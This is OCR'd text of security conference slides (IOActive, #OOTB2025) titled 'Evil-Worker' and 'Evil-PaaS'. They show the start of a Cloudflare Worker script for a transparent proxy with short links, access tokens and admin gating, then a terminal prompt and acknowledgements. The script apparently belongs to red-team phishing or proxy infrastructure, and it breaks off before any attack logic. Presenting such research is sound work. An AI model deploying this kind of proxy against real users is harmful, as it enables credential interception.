
Infrastructure deployment (Evil-Worker)



IOActive

#OOTB2025


Infrastructure deployment (Evil-Worker)



```javascript
/**
 * Modular Gateway Worker v2.0
 *
 * Unified transparent proxy with gateway protection using modular architecture
 * Single worker deployment with organized modules for maintainability
 *
 * ✅ CLEAN MODULAR ARCHITECTURE - NO DUPLICATIONS
 */

// Import all modules with centralized constants
import { processTransparentProxy } from './modules/proxy.js';
import { validateAdminAccess, generateLinkAccessToken, validateAndConsumeAccessToken, validateAccessToken, clearAdminAccessLog, clearUsedTokens } from './modules/auth.js';
import { handleShortUrl, handleTokenGeneration, handleAdmin, handleDebug, validateLinkAccess, clearAllLinks, getUrlDatabaseInfo } from './modules/gateway.js';
import { DEFAULT_CONFIG, DEFAULT_AUTH_TARGET, isTelemetryRequest, logEnvironmentDebug } from './modules/utils.js';

// Export default object for modern Worker format
export default {
    async fetch(request, env, ctx) {
        return handleRequest(request, env || {});
    }
};

/**
 * Main request handler - MODULAR ARCHITECTURE
 */
async function handleRequest(request, env = {}) {
    const url = new URL(request.url);
    const originalPathname = url.pathname;
    const pathname = url.pathname.toLowerCase();
    const clientIP = request.headers.get('cf-connecting-ip') || request.headers.get('x-forwarded-for') || 'unknown';

    // Debug: Log environment info (centralized function)
    logEnvironmentDebug(env);

    // 🔒 Apply Admin Protection for sensitive routes
    if (DEFAULT_CONFIG.ADMIN_ROUTES.some(route => pathname.startsWith(route))) {
        console.log(`ADMIN_PROTECTION: Checking access for route: ${pathname}`);

        const adminCheck = await validateAdminAccess(request, clientIP, env);
        console.log('ADMIN_PROTECTION: Admin check result:', adminCheck);

        if (!adminCheck.allowed) {
```

```
on  clean-gateway-system [!]  v20.18.1
↓ 79%       09:43:12
○  carlosgomez@iolocal transparent-proxy → █
```

Infrastructure deployment (Evil-PaaS)



Acknowledgement 😇

- OOTB & HiTB organizations
- Dhillon -> @l33tdawg
- Daniel Martinez -> @dan1t0
- Mrd0x -> @mrd0x

#OOTB2025

Thank You